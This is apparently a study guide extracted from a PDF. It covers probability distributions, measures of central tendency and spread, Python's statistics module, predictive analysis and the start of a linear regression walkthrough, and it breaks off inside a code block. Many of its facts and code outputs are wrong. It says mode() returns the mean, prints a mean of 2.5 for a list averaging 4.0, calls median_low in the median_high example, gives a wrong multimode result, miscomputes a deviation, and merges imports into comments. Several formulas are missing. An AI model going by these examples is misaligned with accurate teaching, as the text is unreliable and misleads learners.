
When two dice are rolled with six sided dots, let the possible outcome of rolling is denoted by (a, b) , where

a : number on the top of first dice

b : number on the top of second dice

Then, sum of $a + b$ are:

Sum of $a + b$	(a, b)
2	(1,1)
3	(1,2), (2,1)
4	(1,3), (2,2), (3,1)
5	(1,4), (2,3), (3,2), (4,1)
6	(1,5), (2,4), (3,3), (4,2), (5,1)
7	(1,6), (2,5), (3,4), (4,3), (5,2), (6,1)
8	(2,6), (3,5), (4,4), (5,3), (6,2)
9	(3,6), (4,5), (5,4), (6,3)
10	(4,6), (5,5), (6,4)
+ More 2 Rows	



- If a random variable is a discrete variable, its probability distribution is called discrete probability distribution.

Example : Flipping of two coins

- Functions that represents a discrete probability distribution is known as Probability Mass Function.
If a random variable is a continuous variable, its probability distribution is called continuous probability distribution.
- Example: Measuring temperature over a period of time
- Functions that represents a continuous probability distribution is known as Probability Density Function.

Types of Probability Distributions

1. Uniform Distribution

Probability distribution in which all the outcome have equal probability is known as Uniform Distribution.

Example: Perfect Random Generator

Example of Uniform Distribution

- Let's understand by an example
- Consider an experiment of tossing a single coin:
 - Probability of getting Head = 0.5
 - Probability of getting Tail = 0.5
- Random variable X is uniformly distributed if the distribution function is given by:

$$f(x) = \frac{1}{b-a},$$

where,

b: highest value of X

a: lowest value of X

$$-\infty < a \leq x \leq b < \infty$$

2. Bernoulli Distribution

A discrete probability distribution for a random experiment that has only two possible outcomes (Bernoulli trials) is known Bernoulli Distribution.

Example: India will win cricket world cup or not

- It has only two possible outcome
 - Success (1)
 - Failure (0)

Random variable n is Bernoulli distributed if the distribution function is given by:

$$p(n) = \begin{cases} 1 - p & \text{for } n = 0 \\ p & \text{for } n = 1 \end{cases}$$

Where,

p = probability of success

$(1 - p) = q$ = probability of failure

Example

- Let's understand by an example
- Consider an experiment of Shooting of Basketball
 - Shoots the ball ($n = 1$) = p
 - Doesn't shoot the ball ($n = 0$) = $q = 1 - p$



3. Binomial Distribution

A discrete probability distribution that gives only two possible outcomes in n independent trials is known as Binomial Distribution.

Example: Yes/No survey

- Extension of Bernoulli Distribution
- Represent the number of success and failure into n independent trials
- The probability of success and failure is the same for all independent and identical trials.

- Random variable X is binomial distributed if the distribution function is given by:

$$P(x, n, p) = \frac{n!}{[x!(n-x)!]} \cdot p^x \cdot q^{n-x}$$

Where,

n = number of trails (or number being sampled_

p = probability of success and

q = (1 - p) = probability of failure

- Mean = np
- Variance = npq
- Mean > Variance

Example

- Let's understand the Binomial Distribution by an example,
- Consider the experiment of Picking Balls

Problem Statement

Let there are 8 white balls and 2 black balls, then the probability of drawing 3 white balls, if the probability of selecting white ball is 0.6.

$$n = 8 + 2 = 10$$

$$p = 0.6$$

$$P(x = 3) = \frac{10!}{3!7!}(0.6)^3(1-0.6)^7 = 0.04247$$

4. Poisson Distribution

A discrete probability distribution that measures the probability of a random variable over a specific period of time is known as Poisson Distribution.

Example: Probability of Asteroid collision over a selected year of period.

- Used to predict probability of number of successful events.
- Random variable X is Poisson distributed if the distribution function is given by:

$$P(X = x) = \frac{\lambda^x e^{-\lambda}}{x!}$$

Where,

λ = average rate of the expected value

e(euler constant) = 2.718

Note: In case of Poisson Distribution Mean = Variance

Example of Poisson Distribution

- Let's understand the Poisson Distribution by an example,
- Consider the experiment of Number of patient visiting in a hospital

Problem Statement

Let in a hospital patient arriving in a hospital at expected value is 6, then what is the probability of five patients will visit the hospital in that day?

- Patients arriving at expected value = 6
- $P(\text{Five patients will visit the hospital}) = P(X = 5)$

$$P(X = 5) = \frac{6^5 e^{-6}}{5!} = 0.1606$$

5. Normal Distribution (Gaussian Distribution)


A continuous probability distribution, which is symmetric about its mean value (i.e. data near the mean are more frequency in occurrence) is known as Normal Distribution.

Example of Normal Distribution:

- Let's understand the Normal Distribution by an example,
- Consider the experiment of Number of books read by students in a school

Number of Books Read by Students

Months	Number of Books
January	10
February	20
March	30
April	40
May	50
June	55
July	55
August	50
September	40
October	30
November	20
December	10



Figure

- Random variable X is normally distributed if the distribution function is given by:

$$f(x) = \frac{1}{\sigma\sqrt{2\pi}} e^{-\frac{1}{2}\left(\frac{x-\mu}{\sigma}\right)^2}$$

Where,

σ : standard deviation

μ : Mean


x : random variable

Empirical Rule

Empirical Rule is often called the 68 – 95 – 99.7 rule or Three Sigma Rule. It states that on a

Normal Distribution

- 68% of the data will be within one Standard Deviation of the Mean
- 95% of the data will be within two Standard Deviations of the Mean
- 99.7 of the data will be within three Standard Deviations of the Mean



Characteristics of Normal Distribution

- Symmetrical around its mean value
- Mean = Median = Mode
- Total area under the curve is 1
- Curve of the distribution is bell curve

6. Standard Normal Distribution

- Normal distribution with mean = 0 and standard deviation = 1.
- For any random Variable X , probability distribution function is given by:

$$f(X = x) = \frac{1}{\sqrt{2\pi}} e^{-\frac{x^2}{2}}, -\infty < x < \infty$$

5.1.2 Recollecting Statistical Measures

Q4. Explain about statistical measures.

(OR)

Explain measures of central tendency in statistics.

Ans :

(Imp.)

Statistical measures are a descriptive analysis technique used to summarise the characteristics of a data set. This data set can represent the whole population or a sample of it. Statistical measures can be classified as measures of central tendency and measures of spread.

Measures of Central Tendency

Measures of Central Tendency describe some key characteristics of the data set based on the average or middle values, as they describe the centre of the data. The measures of central tendency that we will be looking at are the mean, mode, and median.

Mean

The mean, also called the mathematical average of a given data set, can be found by adding all values in the data set, and dividing by the number of values. We can use a mathematical formula to describe this : $\mu =$

$\frac{\sum x}{n}$ where μ is used to represent the mean.

We have the scores of a quiz taken by mathematics students in the grade. They are 76, 89, 45, 50, 88, 67, 75, 83. What is the mean score?

Answer :

The formula above means we will add all the scores and then divide the sum by the number of scores available.

$$76 + 89 + 45 + 50 + 88 + 67 + 75 + 83 = 573$$

Since there are 8 scores available, we will divide our sum by 8.

$$\mu = 573 / 8$$

$$\mu = 71.625$$

Mode

The mode is the most frequently occurring value in a data set. Sometimes you will have a data set where this describes more than one value. Here they are all considered the mode.

Find the mode for the given data set 6, 9, 3, 6, 6, 5, 2, 3.

Solution :

Arranging these values in ascending order will help you to identify which one occurs the most.

2, 3, 3, 5, 6, 6, 6, 9

It is evident that 6 is the most frequently occurring number, therefore the mode is 6.

Median

The median is the midpoint value of a given data set. In cases where the midpoint values are two (when the number of data points is even), you need to find the average of both middle values. When finding the median,

it is appropriate to reorder your values in ascending order. Take the value $\frac{n+1}{2}$ if the number of data points is

odd. When the number is even, take the $\frac{n}{2}$ and the value $\frac{n+2}{2}$.

The ages of 12 students in grade 11 were collected, and the values are as follows: 15, 21, 19, 19, 20, 18, 17, 16, 17, 18, 19, 18. Find the median age.

Solution :

Arrange these values in ascending order:

15, 16, 17, 17, 18, 18, 18, 19, 19, 19, 20, 21

Since the number of data points is even, we will have two middle numbers, which are both 18. So the median is 18.

The scores of an exam taken by 7 students are given below. Find the median score.

87, 56, 78, 66, 73, 71, 79

Solution :

Rearrange the numbers from lowest to highest.

56, 66, 71, 73, 78, 79, 87

The number of value points is odd, so the middle number becomes the median score.

Median = 73

Q5. What are measures of spread? Explain.

Ans :

Measures of spread are statistical measures that describe the similarity and variety of the values of given datasets. Relying on central tendency measures alone as a summary description for data sets can be very misleading since it does not account for extreme values. Measures of spread help us do that, including range, variance, and standard deviation.

Range

The range is the difference between a given data set's highest and lowest values. It helps you to know how wide the data is. To find the range, the lowest value in the data is subtracted from the highest value.

Find the range of the ages of 12 students in a class. Here's your data: 15, 21, 19, 19, 20, 18, 17, 16, 17, 18, 19, 18.

Ans :

Highest value = 21

Lowest value = 15

Range = highest value - lowest value

Range = 21 - 15

Range = 6

However, the range has a few limitations:

- It is affected by outliers.
- It cannot be used for open-ended distribution.

Quartiles and the Interquartile Range

A quartile is a type of quantile that divides an ordered data set into four parts (quarters). A quartile is not the group of numbers that have been divided. It is the cut-off point in the division.

The interquartile range is the difference between the upper quartile and the lower quartile value.

To find the quartile of a given data set you can proceed as follows:

1. Order the values in ascending order.
2. Find the median. This is always labeled as the second quartile ().
3. Now find the median of both halves of the data set. The lowest half is labelled , and the highest half is labelled .
4. Find the interquartile range (IQR) by subtracting Q1 from Q3.

Find the interquartile range for the data given 6, 9, 3, 6, 6, 5, 2, 3, 8.

Ans :

1. Reorder the values from lowest to highest.
2, 3, 3, 5, 6, 6, 6, 8, 9
2. Find the median
The median is 6.
= 6
3. Find the median of the two halves, which are: 2, 3, 3, 5 | 6, 6, 8, 9

For the first part, we have 3 as the median.

With the second step, we will have to sum both middle values and divide them by 2.

$$(6+8) / 2 = 7$$

$$Q_3 = 7$$

4. Find the interquartile range.

$$IQR = Q_3 - Q_1$$

$$IQR = 7-3$$

$$IQR = 4$$

Variance and Standard Deviation

Variance and standard deviation are both measures of variability. The variance is the measure of how data points vary from the mean, and the standard deviation is the square root of variance. What this tells us is that standard deviation is derived from variance.

Variance is denoted by σ^2

Standard deviation is denoted by σ

Variance Formula

The population variance formula is

Where

σ^2 = population variance

N = size of the population

x_i = each value from the population

μ = the population mean.

The sample variance formula is

Where

s^2 = sample variance

n = size of sample

x_i = each value from the sample

\bar{x} = the sample mean.

Standard Deviation Formula

The population standard deviation formula is

given by $\sigma = \sqrt{\frac{\sum(x_i - \mu)^2}{N}}$

Where

σ = population standard deviation.

N = size of the population.

x_i = each value from the population.

μ = the population mean.

The sample standard deviation formula is given

by $s = \sqrt{\frac{\sum(x_i - \bar{x})^2}{n-1}}$

Where

s = sample standard deviation.

n = size of sample.

x_i = each value from the sample.

\bar{x} = the sample mean.

Calculate the standard deviation for the following scores on a Maths exam taken by 5 grade students: 82, 93, 98, 89, 88.

Ans :

The first thing you need to do is to find the mean of the sample:

$$\bar{x} = \frac{\sum x}{n}$$

$$\bar{x} = \frac{82 + 93 + 98 + 89 + 88}{5}$$

$$= \frac{450}{5}$$

$$\bar{x} = 90$$

So the formula that we are going to use here is

$s = \sqrt{\frac{\sum(x_i - \bar{x})^2}{n-1}}$, since the scores are available are only a sample of the whole population of students that took the exam.

We can construct a table to break down the formula and work it out appropriately.

x_i	$x_i - \bar{x}$	$(x_i - \bar{x})^2$
82	- 8	64
93	3	9
98	8	64
89	4	1
88	- 2	4

According to the formula we will have to sum ,
 $(x_i - \bar{x})^2$ which is the last column of our table.

$$\Sigma(x_i - \bar{x})^2 = 64 + 9 + 64 + 1 + 4 = 142$$

$$s = \sqrt{\frac{\Sigma(x_i - \bar{x})^2}{n - 1}}$$

$$s = \sqrt{\frac{142}{5 - 1}}$$

$$s = \sqrt{\frac{142}{4}}$$

$$s = \sqrt{35.5}$$

$$s = 5.958$$

Standard deviation is 5.958

By definition, variance should be

Some Python Statistics Libraries

Python provides many libraries that can be used in statistic but we will describe some most important and widely used libraries.

5.2 DOING STATS THE PYTHON WAY

Q6. Explain about the statistical measures used in Python way.

Ans :

(Imp.)

Python provides some statistic libraries that are comprehensive, widely used, and powerful. These libraries help us to smooth working with the data

Statistic is a way of collection of the data, tabulation, and interpolation of numeric data. It allows us to describe, summarize, and represent of data visually.

Statistic is a field of applied mathematics concern with interpolation, visual representation of data, and data collection analysis. There are two types of statistic - Descriptive statistic and inferential statistic.

Some Python Statistics Libraries

Python provides many libraries that can be used in statistic but we will describe some most important and widely used libraries.

- **Numpy** : This library is widely used for numerical computing, and optimized for scientific calculation. It is a third-party library helpful to working with the single and multidimensional arrays. The ndarray is a primary array type. It comes with the many methods for statistical analysis.
- **SciPy** : It is a third-party library used for scientific computation based on Numpy. It extends the Numpy features including scipy.stats for statistical analysis.
- **Pandas** : It is based on the Numpy library. It is also used for the numerical computation. It outshines in handling labeled one-dimensional 1D data with the Series The two-dimensional (2D) is labeled with the DataFrame objects.
- **Matplotlib** : This library works more effectively in combination with the Scipy, NumPy, and Pandas.
- **Python built-in statistics Library** : It is Python's built-in library used for descriptive statistic. It performs effectively if the dataset is small or if we can't depend on importing other libraries.

Measure of Central Tendency

The measure of central tendency represents the single value that attempts to define the whole set of data. It consists of three main central tendencies.

- Mean
- Median - Median Low and Median High
- Mode

How to Calculate Mean

Mean represents the sum of the observations divided by the total number of observation. We can also refer as average which is sum divided by count. Python's statistic library provides the `mode()` method that returns the mean, it raises `StatisticError`, if the passed argument is empty.

Let's understand the following example -

Example - 1

```
# Python example to check the working of mean() method
# importing statistics module
import statistics

def find_mean(list1):

    return statistics.mean(observation_list)

# initializing the observation list
observation_list = [7, 2, 3, 5, 8, 4, 2, 1]
print ("The average of list values is : ",end="")
print (find_mean(observation_list))
```

Output:

```
The mean value is : 2.5
```

Explanation

In the above code, we have imported the statistic module and initialized the list that contains observation values. We passed the list into the `mean()` method that returned an average of list values.

We can also calculate the mean using the built-in `sum()` which takes the iterable of numeric values and gives their total sum. The `len()` method returns length of an object of iterable (string, list, tuple, byte, dictionary, set or range)

Example-2

```
list1 = [2, 8, 7, 1, 3, 2, 8, 9, 2, 5]
mean = sum(list1)/len(list1)
print("The mean is:", mean)
```

Output:

```
The mean is: 4.7
```

How to Calculate Median

Median represents the middle value of the dataset which splits the data into the two halves. Median is calculated by calculating the average of two central elements in case of even dataset otherwise the central element would be odd.

For odd Numbers

$$N + 1/2$$

For Even Numbers

$$n/2, n/2 + 1$$

The statistics library provides the `median()` method to calculate the median, or middle element of data. It raises `StatisticError`, if the passed argument is empty.

Let's understand the following example.

Example

```
# Python program to show the working of median()

# importing the statistics module from statistics import median

# Importing fractions module from fractions import Fraction as fr

def find_median(value):

    return median(value)

# integer value tuple
value_set1 = (1, 3, 4, 5, 8, 9, 11)

# floating point values tuple
value_set2 = (4.4, 2.1, 6.8, 8.0)

# tuple of fractional numbers
value_set3 = (fr(1, 3), fr(40, 15),
              fr(20, 6), fr(12, 30))

# set of positive and negative integers
value_set4 = (-5, -1, -8, -2, 1, 9, 3, 2)

# Printing the median of above datasets

print("Median of data-set 1 is % s" % (find_median(value_set1)))

print("Median of data-set 2 is % s" % (find_median(value_set2)))

print("Median of data-set 3 is % s" % (find_median(value_set3)))

print("Median of data-set 5 is % s" % (find_median(value_set4)))
```

Output:

```
Median of data-set 1 is 5
Median of data-set 2 is 5.6
Median of data-set 3 is 23/15
Median of data-set 4 is 0.0
```


How to Calculate Median Low

The `median_low()` method is used to get the median of data if the data set is odd. If the data set is even, it returns the lower of two middle elements. It raises `StatisticError`, if the passed argument is empty.

Let's understand the following example.

Example

```
# importing the statistics module
import statistics

data_set1 = [1, 2, 3, 4, 5, 6]
data_set2 = [1, 2, 3, 4, 5, 6, 7]

# Print median of the data-set

# Median value may or may not
print("Median of the set is % s" % (statistics.median(data_set1)))

# Print low median of the data-set
print("Low Median of the even data set is % s "% statistics.median_low(data_set1))
print("Low Median of the odd data set is % s "% statistics.median_low(data_set2))
```

Output:

```
Median of the set is 3.5
Low Median of the even data set is 3
Low Median of the odd data set is 4
```

How to Calculate Median High

The `median_high()` method is used to get the median of data if the data set is odd. If the data set is even, it returns the higher of two middle elements. It raises `StatisticError`, if the passed argument is empty.

Let's understand the following example.

Example

```
# importing the statistics module
import statistics

data_set1 = [1, 2, 3, 4, 5, 6]
data_set2 = [1, 2, 3, 4, 5, 6, 7]

# Print median of the data-set

# Median value may or may not
print("Median of the set is % s" % statistics.median(data_set1))

# Print low median of the data-set
print("Low Median of the even data set is % s "% statistics.median_low(data_set1))
print("Low Median of the odd data set is % s "% statistics.median_low(data_set2))
```

Output:

```
Median of the set is 3.5
Low Median of the even data set is 4
Low Median of the odd data set is 4
```

Measure of Variability

We have learned about the measure of the central tendency but it is not to describe the data. We also need to know about the measure of variability. Measure of variability states how well our data is distributed. Below is the most common variability measure.

- Range
- Variance
- Standard deviation

How to Calculate Range

The range is known as the difference between the largest and smallest data point. The range is bigger more the spread of data or vice versa.

$\text{range} = \text{Largest data value} - \text{smallest data value}$

Let's understand the following example:

Example

```
# Sample List
list1 = [20, 10, 30, 40, 50]
# getting Max
maximum = max(list1)
# getting Min
minimum = min(list1)
# Difference Of Max and Min
range = maximum-minimum
print("Maximum is = {}, Minimum is = {} and Range is = {}".format(
    maximum, minimum, range))
```

Output:

```
Maximum is = 50, Minimum is = 10 and Range is = 40
```

Explanation

In the above code, we assigned a list with some data and calculated max using built-in `max()` method and min using the `min()` method.

How to Calculate Variance

The variance is a statistical measure of the spread between numbers in a data set. To calculate the variance, we use the following formula.

Where

σ^2 = population variance

Σ = sum of...

X = each value

μ = population mean

N = number of values in the population

Python's statistics module provides the `variance()` method. Let's understand the following example.

Example

```
# Python code to calculate variance using variance()

# importing statistics module from statistics import variance

# importing fractions as parameter values from fractions import Fraction as fr

# tuple of a set of positive integers
data1 = (3, 4, 6, 7, 8, 11, 12)

# tuple of a set of negative integers
data2 = (-3, -5, -2, -1, -8, -9)

# tuple of a set of positive and negative numbers
data3 = (10, -9, 0, -2, 1, 3, 4, 19)

# tuple of a set of fractional numbers
data4 = (fr(2, 5), fr(2, 3), fr(3, 4),
         fr(5, 6), fr(7, 8))

# Print the variance of each samples
print("Variance of data1 is: % s " % (variance(data1)))
print("Variance of data2 is: % s " % (variance(data2)))
print("Variance of data3 is: % s " % (variance(data3)))
print("Variance of data4 is: % s " % (variance(data4)))
```

Output:

```
Variance of data1 is: 11.238095238095237
Variance of data2 is: 10.666666666666666
Variance of data3 is: 69.64285714285714
Variance of data4 is: 1277/36000
```

How to Calculate Standard Deviation

It is a square root of the variance. To calculate the standard deviation, we can use the following example.

Where

σ = standard deviation

Σ = sum of...

X = each value

μ = mean

N = number of values in the population

Python's statistics module provides the `stdev()` method. Let's understand the following example.

Example

```
# Python code to calculate variance using variance()

# importing statistics module from statistics import stdev
# importing fractions as parameter values from fractions import Fraction as fr
# tuple of a set of positive integers
data1 = (3, 4, 6, 7, 8, 11, 12)
# tuple of a set of negative integers
data2 = (-3, -5, -2, -1, -8, -9)
# tuple of a set of positive and negative numbers
data3 = (10, -9, 0, -2, 1, 3, 4, 19)
# tuple of a set of fractional numbers
data4 = (fr(2, 5), fr(2, 3), fr(3, 4),
        fr(5, 6), fr(7, 8))

# Print the variance of each samples
print("Standard Deviation of data1 is: % s " % (stdev(data1)))
print("Standard Deviation of data2 is: % s " % (stdev(data2)))
print("Standard Deviation of data3 is: % s " % (stdev(data3)))
print("Standard Deviation of data4 is: % s " % (stdev(data4)))
```

Output:

```
Standard Deviation of data1 is: 3.352326839390103
Standard Deviation of data2 is: 3.265986323710904
Standard Deviation of data3 is: 8.345229603962801
Standard Deviation of data4 is: 0.18834070782022197
```

The multimode() Method

This method returns the most frequently occurring values. It returns the values in the order of first occurrence in the data. It may return multiple results if there are multiple modes.

Let's understand the following example.

Example

```
import statistics
a = statistics.multimode('aaaaaabbabbccddddddeeffffgg')
print(a)
```

Output:

```
['d']
```

5.3 MACHINE LEARNING

5.3.1 Designing A Predictive Experiment

Q7. What is predictive analysis ? Explain about it.

Ans :

(Imp.)

Predictive analytics involves certain manipulations on data from existing data sets with the goal of identifying some new trends and patterns. These trends and patterns are then used to predict future outcomes and trends. By performing predictive analysis, we can predict future trends and performance. It is also defined as the prognostic analysis, the word prognostic means prediction. Predictive analytics uses the data, statistical algorithms and machine learning techniques to identify the probability of future outcomes based on historical data.

Important

In predictive analysis, we use historical data to predict future outcomes. Thus predictive analysis plays a vital role in various fields. It improves decision making and helps to increase the profit rates of business and reduces risk by identifying them at the early stage.

Predictive analysis is used in various fields like:

- Online Retail
- Healthcare
- Education
- Reduces Risks
- Fraud Detection
- Improvised market campaigning
- weather forecasting
- Social Media Analysis
- cyber security
- Recommendation and search engines
- Government Sector etc.

Steps To Perform Predictive Analysis

Some basic steps should be performed in order to perform predictive analysis.

1. Define Problem Statement

Define the project outcomes, the scope of the effort, objectives, identify the data sets that are going to be used.

2. Data Collection

Data collection involves gathering the necessary details required for the analysis. It involves the historical or past data from an authorized source over which predictive analysis is to be performed.

3. Data Cleaning

Data Cleaning is the process in which we refine our data sets. In the process of data cleaning, we remove unnecessary and erroneous data. It involves removing the redundant data and duplicate data from our data sets.

4. Data Analysis

It involves the exploration of data. We explore the data and analyze it thoroughly in order to identify some patterns or new outcomes from the data set. In this stage, we discover useful information and conclude by identifying some patterns or trends.

5. Build Predictive Model

In this stage of predictive analysis, we use various algorithms to build predictive models based on the patterns observed. It requires knowledge of python, R, Statistics and MATLAB and so on. We also test our hypothesis using standard statistic models.

6. Validation

It is a very important step in predictive analysis. In this step, we check the efficiency of our model by performing various tests. Here we provide sample input sets to check the validity of our model. The model needs to be evaluated for its accuracy in this stage.

7. Deployment

In deployment we make our model work in a real environment and it helps in everyday decision making and make it available to use.

8. Model Monitoring

Regularly monitor your models to check performance and ensure that we have proper results. It is seeing how model predictions are performing against actual data sets.

Q8. Explain briefly about developing a Better Model & Tunning its Hyperparameters.


Ans :

Finding a Good Model

One of the most common methods for finding a good model is cross validation. In cross validation we will set:

- A number of folds in which we will split our data.
- A scoring method (that will vary depending on the problem's nature — regression, classification...).
- Some appropriate algorithms that we want to check.

We'll pass our dataset to our cross validation score function and get the model that yielded the best score. That will be the one that we will optimize, tuning its hyperparameters accordingly.



Tuning The Model's Hyperparameters

A machine learning algorithm has two types of parameters. the first type are the parameters that are learned through the training phase and the second type are the hyperparameters that we pass to the machine learning model.

Once identified the model that we will use, the next step is to tune its hyperparameters to obtain the best predictive power possible. The most common way to find the best combination of hyperparameters is called Grid Search Cross Validation.

The process would be the following:

- Set the parameter grid that we will evaluate. We will do this by creating a dictionary of all the parameters and their corresponding set of values that you want to test for best performance
- Set the number of folds and the random state and a scoring method.
- Build a K-Fold object with the selected number of folds.
- Build a Grid Search Object with the selected model and fit it.

5.3.2 Fitting A Linear Regression

Q9. What is Regression? Explain about linear regression.

Ans :

(Imp.)

Regression is a statistical technique that allows us to find relationships among several variables. It allows us to figure out the impact of one or more variables over the other. For Example, You can observe all students from class 12th in a college and figure out the variables that will impact students' final grades.

Variables on which final grades are dependent could be the number of hours of study, number of hours of sleep, an environment that student lives in, number of playing hours, number of lectures a student bunk, etc.

This is a classic regression problem where each student is an observation and factors such as the number of study hours, number of sleep hours, number of lectures bunked, etc. are assumed to be independent of each other.

Since they are independent of each other, they are often known as independent variables or regressors. On the other hand, final grades are dependent on all these variables, and hence the final grade is considered a dependent variable or regressand.

What is Linear Regression?

Linear regression is a statistical regression technique in which we have one regressand or dependent variable and one or more than one regressor. The approach of modeling or finding a relationship between these two is linear and hence it is known as linear regression. If we have one regressor then it is simple linear regression, if we have more than one regressor, it is known as multiple linear regression.

Used Dataset

The dataset we are going to use in this example is named “Auto MPG Data Set” which is taken from the StatLib library that is maintained by Carnegie Mellon University. The dataset provides technical aspects and specifications of cars.

The data is designed in such a way that we can predict the city-cycle fuel consumption in miles-per-gallon based on three multivariate discrete variables and five continuous variables. The data consists of 398 observations with 9 variables.

Importing Libraries

There are several libraries we are going to import and use while running a regression model up in python and fitting the regression line to the points. We will import pandas, numpy, metrics from sklearn, LinearRegression from linear_model which is part of sklearn, and r2_score from metrics which is again a part of sklearn. See the code below for your reference.

```
# importing libraries
import pandas as pd
import numpy as np
from sklearn import metrics
from sklearn.linear_model import LinearRegression
from sklearn.metrics import r2_score
```

There is nothing to show in the output window for this code as it just is importing these packages so that we can use them while building our code.

Step 1: Reading the Dataset

We can use the read_csv() method to read the mpg dataset which we have into a csv format at working directory of the python. Following is the code for the same. The file is stored on the path “C:\Users\lsalunkhe”

```
